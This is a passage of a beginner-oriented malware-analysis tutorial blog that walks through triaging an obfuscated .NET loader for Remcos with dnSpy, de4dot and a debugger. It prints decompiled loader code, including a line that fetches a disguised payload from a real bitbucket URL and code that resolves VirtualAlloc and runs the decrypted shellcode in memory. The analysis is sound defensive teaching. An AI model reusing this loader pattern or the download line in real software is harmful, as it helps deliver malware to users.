A Mega Malware Analysis Tutorial Featuring Donut

Authors: Lauren Che, Zong-Yu Wu

Introduction

The purpose of this blog post is to walk our readers, particularly those who are just stepping into the realm of malware analysis, through our process of analyzing a unique .NET PE malware that loads Remcos. This sample features the intriguing ability to switch execution between managed and unmanaged code, a behavior that is well-known and documented. However, while this ability is interesting in its own right, the primary focus will be on the analysis process itself. We will cover not only the tools and analysis process, but also the key questions we, as malware analysts, ask ourselves when we encounter obstacles.

The motivation behind writing this post is that we want to provide the kind of resource that we would've liked to have seen more of when starting our own careers in malware research. Many malware analysis reports are usually written while keeping seasoned analysts in mind as the intended audience, so details of the analysis process are often briefly mentioned in passing or just omitted entirely. On the other hand, while there is already a plethora of malware analysis tutorials and resources geared towards beginners in print and online, they can sometimes be too contrived to be applicable in more general cases, too small in scope where they cover only a single tool in isolation without the full context, or written in such a way where it feels more like a retrospective account of what's already known rather than a real-time investigation of the unknown.

We feel that it would be immensely valuable for beginner analysts to follow along a start-to-finish analysis of an infection chain that demonstrates the practical application of multiple malware analysis tools and methodologies, while still maintaining the sense of uncertainty and struggle that often comes with investigating potential false negatives. Thus, we will start from the very beginning where we don't even know whether the sample is malicious, and end where we discover which family of malware is delivered.

We chose to write about this sample in particular because

1. We encountered this sample recently, so the malware analysis techniques and the methodology we used for analyzing the malware are still relevant
2. This malware employs a variety of common malware techniques that our readers will likely run across when they conduct their own analyses, such as dynamic API resolution and process injection
3. This sample is sophisticated since it evades detection by hopping between managed and unmanaged code using a complex technique of exploiting a deprecated COM interface.

Hopefully, by the end of this post, our readers will not only have gained knowledge on this particular malware and its unique characteristics, but more importantly, they will have a better understanding of common malware analysis tools and the mindset of a malware analyst.

It is assumed that the reader is already familiar with some assembly, basic reverse engineering concepts, and tools such as *IDA Pro*, *x64dbg*, and *dnSpy*.

Table of Contents

Part 1: Analyzing the first stage loader

The sample we are analyzing is [1d450fb80ff070385e88ab624a387d72abd9d9898109b5c5ebd35c5002223359](1d450fb80ff070385e88ab624a387d72abd9d9898109b5c5ebd35c5002223359).

Statically analyzing C# samples

One of the first steps of analyzing malware is to identify the filetype of the sample. We can do so using the *file* UNIX/Windows utility:




Figure 1.1.1: The output of the file *UNIX utility*

The output “PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows” indicates that our sample is a .NET assembly.

A .NET assembly is a DLL or EXE file produced by compiling code written in a .NET language such as C#. However, instead of containing native x86/x64 machine code, it contains MSIL (Microsoft Intermediate Language) bytecode. This MSIL gets executed by the .NET runtime, which compiles the MSIL into native code at runtime.

A good tool for analyzing such files is *dnSpy*, a .NET debugger, assembly editor, and decompiler.
When we load our sample into *dnSpy*, we immediately see that some functions and objects have names like `\u0001`, `\u0002`, etc. instead of human-readable names, which suggests that the sample is obfuscated. The fact that the sample is obfuscated in itself is not malicious; companies will often obfuscate their software to protect intellectual property. However, it is still a fact worth noting.

```
138
139     // Token: 0x06000014 RID: 20 RVA: 0x000023F0 File Offset: 0x000005F0
140     static void \u0001()
141     {
142         try
143         {
144             Process.Start(new ProcessStartInfo
145             {
146                 FileName = "cmd",
147                 Arguments = "/c timeout 21 & exit",
148                 WindowStyle = ProcessWindowStyle.Hidden,
149                 UseShellExecute = false,
150                 CreateNoWindow = true
151             }).WaitForExit(25000);
152         }
153         catch
154         {
155         }
156         Thread thread = new Thread(new ThreadStart(\u0002.\u0001.\u0001.\u0001.\u0001));
157         thread.SetApartmentState(ApartmentState.MTA);
158         thread.IsBackground = true;
159         thread.Start();
160         int millisecondsTimeout = -1;
161         if (true)
162         {
163             Thread.Sleep(millisecondsTimeout);
164         }
165     }
166
167     // Token: 0x06000015 RID: 21 RVA: 0x000024AC File Offset: 0x000006AC
168     static object \u0001(Type \u0002, string \u0003, ref object[] \u0004, string \u0005)
169     {
170         return \u0002.\u0001(\u0002, ref \u0004, \u0002.\u0001(false, \u0003, \u0005));
171     }
172
173     // Token: 0x06000016 RID: 22 RVA: 0x000024D8 File Offset: 0x000006D8
174     static IntPtr \u0001(string \u0002)
```

Figure 1.1.2: Decompiled .NET sample with obfuscated function names in dnSpy

We'll use *de4dot*, a tool used for detecting common obfuscators and cleaning up .NET binaries, by dragging and dropping the binary file onto de4dot.exe. The output should resemble the output shown in Figure 1.1.2:





Figure 1.1.3: de4dot *output*

```
None
; alternatively, use the de4dot command line
> de4dot -f sample

de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected SmartAssembly 8.1.2.4975 (C:\Users\username\Documents\Samples\sample)
Cleaning C:\Users\username\Documents\Samples\sample
Renaming all obfuscated symbols
Saving C:\Users\username\Documents\Samples\sample-cleaned
```

De-obfuscated decompiled code (Figure 1.1.4):



```
// Token: 0x06000014 RID: 20 RVA: 0x000023A4 File Offset: 0x000005A4
static void Main()
{
    try
    {
        Process.Start(new ProcessStartInfo
        {
            FileName = "cmd",
            Arguments = "/c timeout 21 & exit",
            WindowStyle = ProcessWindowStyle.Hidden,
            UseShellExecute = false,
            CreateNoWindow = true
        }).WaitForExit(25000);
    }
    catch
    {
    }
    Thread thread = new Thread(new ThreadStart(Class0.Class1.class1_0.method_0));
    thread.SetApartmentState(ApartmentState.MTA);
    thread.IsBackground = true;
    thread.Start();
    Thread.Sleep(-1);
}

// Token: 0x06000015 RID: 21 RVA: 0x00002070 File Offset: 0x00000270
static object smethod_2(Type type_0, string string_0, ref object[] object_0, string string_1)
{
    return Class4.smethod_7(type_0, ref object_0, Class4.smethod_8(false, string_0, string_1));
}

// Token: 0x06000016 RID: 22 RVA: 0x00002444 File Offset: 0x00000644
static IntPtr smethod_3(string string_0)
{
    foreach (object obj in Process.GetCurrentProcess().Modules)
```

Figure 1.1.4

So far, we have done a simple initial triage of the sample. Using *file*, *dnSpy*, and *de4dot*, we have identified the sample as a .NET assembly, determined that it is obfuscated, and de-obfuscated it. Now that the decompiled code is de-obfuscated, we can start examining it.

Using Type References to infer functionality

A good place to start is to look for any interesting indicators and work our way from there. In this case, we can get a clue of the functionality of the sample by examining its type references. Type references are metadata that allow assemblies to refer to classes, functions, or variables defined in other assemblies.

As malware commonly depends on resources from the internet, we'll look for any network related keywords. We can see that the sample uses `HttpClient`:




Figure 1.2.1: dnSpy *Type References list*

It appears that the sample will probably make a network connection via HTTP, so let's find out how. We can do so by right clicking "`HttpClient`" > "Analyze":




Figure 1.2.2: dnSpy *Analyzer output*

If we click on `Mcwpgr`, we are taken to its function definition, where we can see a call to `HttpClient` (Figure 1.2.3):

```
11          internal byte[] Mcwpgr
12          {
13              get
14              {
15                  byte[] result;
16                  for (;;)
17                  {
18                      try
19                      {
20                          result = new HttpClient().GetByteArrayAsync("https://bitbucket.org/veloncontinetaker/utencilio/downloads/
                              Tsudun.pdf").Result;
21                      }
22                      catch
23                      {
24                          continue;
25                      }
26                      break;
27                  }
28                  return result;
29              }
30          }
```

Figure 1.2.3

We can see that the sample creates an HTTP client and downloads a payload from hxxps://bitbucket[.]org/veloncontinetaker/utencilio/downloads/Tsudun[.]pdf.

Using static analysis to examine the type references, we were able to quickly zero in on interesting parts of the sample without having to trace the code from the entrypoint.

Tracing the code: decrypting the payload

Now that we've identified that the sample attempts to make an HTTP connection, we'd like to know more about the payload the sample is trying to download. We can do this by setting a breakpoint in *dnSpy* and running the debugger.

Fortunately the payload (SHA256: daba1c39a042aec4791151dbabd726e0627c3789deea3fc81b66be111e7c263e) was still available at the time of analysis. However, it doesn't appear to be a PDF file as the file extension suggests; the sample lacks the expected magic bytes (or the file signature, which analysts frequently use to identify the file types of payloads), "25 50 44 46 2D" (or "%PDF-"), at the beginning of the file. In fact, we aren't really sure what kind of file it is, as it doesn't have any recognizable magic bytes, and all of the bytes are within the ASCII range of characters:




Figure 1.3.1: The downloaded payload as shown in 010 editor

We'll need to return to examining the decompiled code in order to gain more insight into the payload.

If we step out of the method that downloads the file, we see what appears to be a very simple byte conversion, which may be the decryption routine (Figure 1.3.2):

Figure 1.3.2

We can take advantage of *dnSpy*'s debugging capabilities to execute this code and decrypt the payload dynamically. Be sure to use a VM when conducting dynamic analysis on a sample. We recommend using FLARE-VM, which automates setting up a VM for malware analysis.

Let's set a breakpoint on the line after where the payload is downloaded and decrypted (Figure 1.3.3):

```
176         // Token: 0x0600001D RID: 29 RVA: 0x0000259C File Offset: 0x0000079C
177         static void smethod_10(Class2 class2_0)
178         {
179             byte[] array = Class4.smethod_5(class2_0);          Download and decrypt payload
180             IntPtr intPtr = Class4.smethod_9(array, class2_0);  Set breakpoint here
181             Marshal.Copy(array, 0, intPtr, array.Length);
182             Class4.smethod_6(array, intPtr, class2_0);
183             class2_0.delegate_0 = Marshal.GetDelegateForFunctionPointer(intPtr, typeof(Class2.Delegate0));
184             GC.Collect();
185             if (class2_0.delegate_0 != null)
186             {
187                 class2_0.delegate_0.DynamicInvoke(Array.Empty<object>());
188                 throw new Exception();
189             }
190         }
191     }
192 }
```

Figure 1.3.3

We can run the sample by clicking ‘Start’ at the top of the window (Figure 1.3.4):




Figure 1.3.4

We’ll hit the breakpoint, at which point the payload will have been downloaded from the internet and decrypted. We can view the decrypted payload by right-clicking `array` in the debugger window > “Show in Memory Window” > “Memory 1” (Figure 1.3.5):




Figure 1.3.5

We can now see the decrypted payload bytes in the Memory Window (Figure 1.3.6):




Figure 1.3.6

Using the debugger, we were able to download the payload and quickly decrypt it (d2bea59a4fc304fa0249321ccc0667f595f0cfac64fd0d7ac09b297465cda0c4) without having to implement a script to do so.

Tracing the code: using .NET interoperability to invoke native code

If we examine the methods that take in the decrypted payload as an argument, none of them do byte conversions like we just saw previously, so there probably aren't any additional layers of encryption.

From here, we can take one of two options:

1. We can either start analyzing the decrypted payload
2. We can continue analyzing the other methods of the current sample.

In our initial analysis, we chose to take the latter approach, as taking the former brings the risk of getting sucked into a rabbit hole and losing sight of the bigger picture.

Let's examine this method that takes in the decrypted payload bytes as an argument (Figure 1.4.1):

```
176         // Token: 0x0600001D RID: 29 RVA: 0x0000259C File Offset: 0x0000079C
177         static void smethod_10(Class2 class2_0)
178         {
179             byte[] array = Class4.smethod_5(class2_0);          Download and decrypt payload
180             IntPtr intPtr = Class4.smethod_9(array, class2_0);
181             Marshal.Copy(array, 0, intPtr, array.Length);
182             Class4.smethod_6(array, intPtr, class2_0);
183             class2_0.delegate_0 = Marshal.GetDelegateForFunctionPointer(intPtr, typeof(Class2.Delegate0));
184             GC.Collect();
185             if (class2_0.delegate_0 != null)
186             {
187                 class2_0.delegate_0.DynamicInvoke(Array.Empty<object>());
188                 throw new Exception();
189             }
190         }
191     }
192 }
```

Figure 1.4.1

This method calls a series of other methods, but one of them catches our attention; without even having to read the code line by line, we can guess that `VirtualAlloc` is probably getting called here (Figure 1.4.2):

```
123         // Token: 0x06000017 RID: 23 RVA: 0x000024C4 File Offset: 0x000006C4
124         static IntPtr smethod_4(uint uint_0, IntPtr intptr_0, uint uint_1, uint uint_2)
125         {
126             object[] array = new object[]
127             {
128                 intptr_0,
129                 uint_1,
130                 uint_0,
131                 uint_2
132             };
133             string string_ = "kernel32.dll";
134             string string_2 = "V.i.r.t.u.a.l.A.l.l.o.c".Replace(".", null);
135             Type typeFromHandle = typeof(Class3.Delegate1);
136             return (IntPtr)Class4.smethod_2(typeFromHandle, string_, ref array, string_2);
137         }
```

Figure 1.4.2

But how can a .NET assembly call a native API function from a DLL?

Tracing the code: executing the next stage payload

Let's examine `smethod_2`. It takes the arguments of `smethod_4` saved in an array, plus the strings '`kernel32.dll`' and the mangled '`VirtualAlloc`' string (Figure 1.5.1):

```
123         // Token: 0x06000017 RID: 23 RVA: 0x000024C4 File Offset: 0x000006C4
124         static IntPtr smethod_4(uint uint_0, IntPtr intptr_0, uint uint_1, uint uint_2)
125         {
126             object[] array = new object[]
127             {
128                 intptr_0,
129                 uint_1,
130                 uint_0,
131                 uint_2
132             };
133             string string_ = "kernel32.dll";
134             string string_2 = "V.i.r.t.u.a.l.A.l.l.o.c".Replace(".", null);
135             Type typeFromHandle = typeof(Class3.Delegate1);
136             return (IntPtr)Class4.smethod_2(typeFromHandle, string_, ref array, string_2);
137         }
```

Figure 1.5.1

It looks like the strings are fed into `smethod_8` before they're passed into `smethod_7` (Figure 1.5.2):

```
102
103         // Token: 0x06000015 RID: 21 RVA: 0x00002070 File Offset: 0x00000270
104         static object smethod_2(Type type_0, string string_0, ref object[] object_0, string string_1)
105         {
106             return Class4.smethod_7(type_0, ref object_0, Class4.smethod_8(false, string_0, string_1));
107         }
```

Figure 1.5.2

Before looking at the contents of `smethod_8`, let's take a look at `smethod_7`'s parameters (Figure 1.5.3):

```
158         // Token: 0x0600001A RID: 26 RVA: 0x00002081 File Offset: 0x00000281
159         static object smethod_7(Type type_0, ref object[] object_0, IntPtr intptr_0)
160         {
161             return Marshal.GetDelegateForFunctionPointer(intptr_0, type_0).DynamicInvoke(object_0);
162         }
```

Figure 1.5.3

Judging by the fact that `smethod_8` takes in the '`kernel32.dll`' string and the mangled '`VirtualAlloc`' string, and returns something of type '`IntPtr`', `smethod_8` probably returns the function pointer to `VirtualAlloc`. Since we have a reasonable guess of what `smethod_8` does, we won't look into its implementation for now unless we have reason to believe that our guess was incorrect.

In `smethod_7` (Figure 1.5.4), we see that the sample calls `Marshal.GetDelegateForFunctionPointer` to convert a pointer to a function (in this

case, `VirtualAlloc`) into a delegate, and invokes the delegate with [`DynamicInvoke`]. This is what allows a .NET application to call C/C++ code.

```
158     // Token: 0x0600001A RID: 26 RVA: 0x00002081 File Offset: 0x00000281
159     static object smethod_7(Type type_0, ref object[] object_0, IntPtr intptr_0)
160     {
161         return Marshal.GetDelegateForFunctionPointer(intptr_0, type_0).DynamicInvoke(object_0);
162     }
163
```

Figure 1.5.4

Let's check out what arguments are passed into `VirtualAlloc` by setting a breakpoint right after the array of arguments for `VirtualAlloc` is set up (Figure 1.5.5):

```
124     static IntPtr smethod_4(uint uint_0, IntPtr intptr_0, uint uint_1, uint uint_2)
125     {
126         object[] array = new object[]
127         {
128             intptr_0,
129             uint_1,
130             uint_0,
131             uint_2
132         };
133         string string_ = "kernel32.dll";   Set breakpoint here
134         string string_2 = "V.i.r.t.u.a.l.A.l.l.o.c".Replace(".", null);
135         Type typeFromHandle = typeof(Class3.Delegate1);
136         return (IntPtr)Class4.smethod_2(typeFromHandle, string_, ref array, string_2);
137     }
```

Figure 1.5.5

When we reach the breakpoint, we can examine `array` to view the argument values (Figure 1.5.6):

▲ array	{object[0x00000004]}
▷ [0]	0x00000000
[1]	0x0010AA35
[2]	0x00001000
[3]	0x00000004

Figure 1.5.6: The contents of `array`

The [`VirtualAlloc` arguments] are:

Parameter name	Type	Argument value	Description
`lpAddress`	`LPVOID`	0	"The starting address of the memory region to allocate". Since it's 0, it's up to the system to decide the address

`dwSize`	`SIZE_T`	`0x0010AA35`	The size of the memory region to allocate, in bytes. In this case, this is the size of our downloaded payload
`flAllocationType`	`DWORD`	4096 (`0x1000`: `MEM_COMMIT`)	Allocate memory and make it usable, as opposed to just reserving it without using it, or freeing it, etc.
`flProtect`	`DWORD`	4	Mark the allocated memory as `PAGE_READWRITE`

Table 1.5.1: the arguments of `VirtualAlloc`

In summary, `VirtualAlloc` gets called in order to allocate `0x0010AA35` bytes of memory (which happens to be the size of our payload), and marks the allocated memory as `PAGE_READWRITE`.

Let's revisit the method that called the one where the payload was downloaded and decrypted, as well as the method that invoked `VirtualAlloc`. We will examine the next method, `Marshal.Copy` (Figure 1.5.7):

```
176         // Token: 0x0600001D RID: 29 RVA: 0x0000259C File Offset: 0x0000079C
177         static void smethod_10(Class2 class2_0)
178         {
179             byte[] array = Class4.smethod_5(class2_0);          Download and decrypt payload
180             IntPtr intPtr = Class4.smethod_9(array, class2_0); Invoke VirtualAlloc
181             Marshal.Copy(array, 0, intPtr, array.Length);
182             Class4.smethod_6(array, intPtr, class2_0);
183             class2_0.delegate_0 = Marshal.GetDelegateForFunctionPointer(intPtr, typeof(Class2.Delegate0));
184             GC.Collect();
185             if (class2_0.delegate_0 != null)
186             {
187                 class2_0.delegate_0.DynamicInvoke(Array.Empty<object>());
188                 throw new Exception();
189             }
190         }
191     }
192 }
```

Figure 1.5.7

According to the documentation, `Marshal.Copy` copies bytes to a region of memory pointed to by the provided pointer. In this case, it's copying the bytes of the decrypted payload into the region of memory that was just allocated with `VirtualAlloc`.

On to the next method (Figure 1.5.8):

```
176         // Token: 0x0600001D RID: 29 RVA: 0x0000259C File Offset: 0x0000079C
177         static void smethod_10(Class2 class2_0)
178         {
179             byte[] array = Class4.smethod_5(class2_0);          Download and decrypt payload
180             IntPtr intPtr = Class4.smethod_9(array, class2_0); Invoke VirtualAlloc
181             Marshal.Copy(array, 0, intPtr, array.Length);
182             Class4.smethod_6(array, intPtr, class2_0);
